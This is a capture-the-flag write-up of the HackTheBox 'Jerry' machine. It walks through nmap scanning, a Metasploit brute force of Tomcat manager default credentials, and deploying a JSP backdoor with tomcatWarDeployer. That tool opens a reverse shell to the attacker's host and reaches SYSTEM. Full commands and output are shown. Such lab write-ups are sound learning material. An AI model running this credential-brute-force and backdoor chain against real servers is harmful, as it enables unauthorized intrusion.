JERRY

EXPLOITING APACHE TOMCAT

CONNOR JACKSON


JUNE 2018

Table of Contents

Scanning the Host....2
Obtaining the credentials....3
Getting a Shell....6
What was learnt from this attack?....7
Extra Tools used....8

Scanning the Host


To start, I first opened a terminal and used nmap to scan the address 10.10.10.95, outputting this to a file called Jerry. This is done to see what services are active and running on the system and begin the reconnaissance stage of the penetration test. However, it appeared as though there was a potential firewall or something else blocking the probe, so I attached the -Pn argument, which tends to make the scan take longer, however it does allow for replies from the machine. And in the case of this test, it was successful. Seen below:


connor@kali: ~/Documents/HackTheBox/Jerry
File Edit View Search Terminal Help

```
connor@kali:~/Documents/HackTheBox/Jerry$ nmap -sC -sV -oA Jerry 10.10.10.95
Starting Nmap 7.70 ( https://nmap.org ) at 2018-08-09 17:22 BST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.36 seconds
connor@kali:~/Documents/HackTheBox/Jerry$ nmap -sC -sV -Pn -oA Jerry 10.10.10.95

Starting Nmap 7.70 ( https://nmap.org ) at 2018-08-09 17:23 BST
Nmap scan report for 10.10.10.95
Host is up (0.051s latency).
Not shown: 999 filtered ports
PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/7.0.88

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.28 seconds
connor@kali:~/Documents/HackTheBox/Jerry$
```

The results of the nmap scan showed that only a single port was open, port 8080, and that it was running a service known as Apache Tomcat. The next step was to navigate to this directory and see if we could discover anything new. At the same time, I initialized Dirb to start enumerating directories, furthering the discovery.

Dirb returned a directory under /manager, and upon navigating to it, we are presented with a login page.




http://10.10.10.95:8080 is requesting your username and password. The site says: "Tomcat Manager Application"

We now needed to gain the correct credentials.


Obtaining the credentials

There are multiple ways to obtain credentials for a web page, usually by either testing default credentials or simply brute-forcing the login with tools such as Hydra. In this instance, I loaded up Metasploit and searched to see what exploits we could use to our advantage. A quick search with the keyword tomcat returned a list of tools, and one that was specifically for obtaining login details for Apache Tomcat web pages, called tomcat_mgr_login. Perfect!


connor@kali: ~/Documents/HackTheBox/Jerry/tomcatWarDeployer-master
File Edit View Search Terminal Help


```
 normal     Tomcat Application Manager Login Utility
   exploit/multi/http/struts_code_exec_classloader                2014-03-06
 manual     Apache Struts ClassLoader Manipulation Remote Code Execution
   exploit/multi/http/struts_dev_mode                             2012-01-06
 excellent  Apache Struts 2 Developer Mode OGNL Execution
   exploit/multi/http/tomcat_jsp_upload_bypass                    2017-10-03
 excellent  Tomcat RCE via JSP Upload Bypass
   exploit/multi/http/tomcat_mgr_deploy                           2009-11-09
 excellent  Apache Tomcat Manager Application Deployer Authenticated Code Execut
ion
   exploit/multi/http/tomcat_mgr_upload                           2009-11-09
 excellent  Apache Tomcat Manager Authenticated Upload Code Execution
   exploit/multi/http/zenworks_configuration_management_upload  2015-04-07
 excellent  Novell ZENworks Configuration Management Arbitrary File Upload
   exploit/windows/browser/43008                                  2017-10-03
 excellent  Tomcat RCE via JSP Upload Bypass
   post/multi/gather/tomcat_gather
 normal     Gather Tomcat Credentials
   post/windows/gather/enum_tomcat
 normal     Windows Gather Apache Tomcat Enumeration


msf > use auxiliary/scanner/http/tomcat_mgr_login
msf auxiliary(scanner/http/tomcat_mgr_login) > 
```

It had a few basic options, but the only ones that were important were the RHOSTS and RPORT variables. These were set to 10.10.10.95, and 8080 respectively. All that was left was to run the exploit.



```
msf auxiliary(scanner/http/tomcat_mgr_login) > set rhosts 10.10.10.95
rhosts => 10.10.10.95
msf auxiliary(scanner/http/tomcat_mgr_login) > set rport 8080
rport => 8080
msf auxiliary(scanner/http/tomcat_mgr_login) > exploit
```

A few seconds later and we have the login details.




```
[-] 10.10.10.95:8080 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: tomcat:root (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: tomcat:tomcat (Incorrect)
[+] 10.10.10.95:8080 - Login Successful: tomcat:s3cret
[-] 10.10.10.95:8080 - LOGIN FAILED: both:admin (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: both:manager (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: both:role1 (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: both:root (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: both:tomcat (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: both:s3cret (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: both:vagrant (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: j2deployer:j2deployer (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: ovwebusr:OvW*busr1 (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: cxsdk:kdsxc (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: root:owaspbwa (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: ADMIN:ADMIN (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: xampp:xampp (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: QCC:QLogic66 (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: admin:vagrant (Incorrect)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/tomcat_mgr_login) > 
```

This allows access to the admin panel for the application, where we can see an overview of all modules and Web Archive files, or WAR for short. Here we could manually upload a shell to the server, then navigate to the url to launch it, however I wanted to stick with the terminal, and so launched a tool from GitHub user 'MGeeky', (link at bottom of report), known as tomcatWarDeployer. A tool specifically designed for attacking Apache tomcat systems. All that it requires are the correct credentials, which were obtained from Metasploit.

Getting a Shell

As mentioned previously, I used a tool known as tomcatWarDeployer, to leverage the page and gain a shell. Seen below are the command arguments.




```
connor@kali:~/Documents/HackTheBox/Jerry/tomcatWarDeployer-master$ python tomcatWarDeployer.py -U tomcat -P s3cret -v -x -p 4449 -H 10.10.14.170 10.10.10.95:8080
```

To explain the command:

python tomcatWarDeployer.py -U tomcat -P s3cret -v -x -p 4449 -H 10.10.14.170 10.10.10.95:8080


-U defines what the username for the specific application is, so in this case, tomcat. -P is the password s3cret, -v for verbose mode, -x to unload existing applications with the same name, -p for the port number, -H for the host address, and then finally the address and port number of the Tomcat webpage.

This ran like a charm, and within seconds a reverse shell had connected, and we had access to the system. Seen below:


connor@kali: ~/Documents/HackTheBox/Jerry/tomcatWarDeployer-master
File Edit View Search Terminal Help

```
adding: files/WEB-INF/web.xml(in = 505) (out= 254)(deflated 49%)
adding: index.jsp(in = 4495) (out= 1686)(deflated 62%)
WARNING: Application with name: "jsp_app" is already deployed.
DEBUG: Unloading existing one...
DEBUG: Unloading application: "http://10.10.10.95:8080/jsp_app/"
DEBUG: Succeeded.
DEBUG: Deploying application: jsp_app from file: "/tmp/jsp_app.war"
DEBUG: Removing temporary WAR directory: "/tmp/tmppKgrHp"
DEBUG: Succeeded, invoking it...
DEBUG: Spawned shell handling thread. Awaiting for the event...
DEBUG: Awaiting for reverse-shell handler to set-up
DEBUG: Establishing listener for incoming reverse TCP shell at 10.10.14.170:4449
DEBUG: Socket is binded to local port now, awaiting for clients...
DEBUG: Invoking application at url: "http://10.10.10.95:8080/jsp_app/"
DEBUG: Adding 'X-Pass: sxy9aZXlQ82h' header for shell functionality authentication.
DEBUG: Incoming client: 10.10.10.95:49193
DEBUG: Application invoked correctly.
INFO: JSP Backdoor up & running on http://10.10.10.95:8080/jsp_app/
INFO: Happy pwning. Here take that password for web shell: 'sxy9aZXlQ82h'
INFO: Connected with: nt authority\system@JERRY

C:\apache-tomcat-7.0.88>
```

Immediately we could see that we were on a Windows machine, demonstrated by the C:\ directory, so using dir had a look at where we were. Navigating through the system we had access to the Administrators folder, and the Desktop folder, which had another folder called 'flags', which is where the hashes were found. Navigating to this folder show a file called '2 for the price of 1.txt'. This required using the cmd *more,* and rather than placing escaping the spaces in the filename, encapsulating it with apostrophes is much easier. Giving the two 32bit hashes needed to own both User and Root, Seen Below:


connor@kali: ~/Documents/HackTheBox/Jerry/tomcatWarDeployer-master
File Edit View Search Terminal Help

```
C:\apache-tomcat-7.0.88> cd flags

C:\Users\Administrator\Desktop\flags>

C:\apache-tomcat-7.0.88> dir
 Volume in drive C has no label.
 Volume Serial Number is FC2B-E489

 Directory of C:\Users\Administrator\Desktop\flags

06/19/2018  07:09 AM    <DIR>          .
06/19/2018  07:09 AM    <DIR>          ..
06/19/2018  07:11 AM                88 2 for the price of 1.txt
               1 File(s)             88 bytes
               2 Dir(s)  27,633,250,304 bytes free

C:\apache-tomcat-7.0.88> more "2 for the price of 1.txt"
user.txt
7004dbcef0f854e0[redacted]

root.txt
04a8b36e1545a455

C:\apache-tomcat-7.0.88> 
```

What was learnt from this attack?

This machine was a rather simple one, not requiring any privilege escalation to gain the root hashes, although there is always something that can be learnt. In this case some knowledge of Apache Tomcat was obtained, as well as the metasploit module for obtaining login details, and using an excellent tool that made getting a shell on the system extremely easy, thanks to MGeeky for that.

Once on the system simply navigating to the correct directory was enough to complete the machine, and perhaps an easy way to read .txt files on a CLI can be learnt using more and encapsulating filenames with apostrophes from this machine.

Extra Tools used

A tool from a user known as MGeeky called tomcatWarDeployer was used to gain a shell on the backend system. Their GitHub page can be found below, as well as a direct link to the tool itself.

MGeeky: https://github.com/mgeeky

tomcatWarDeployer: https://github.com/mgeeky/tomcatWarDeployer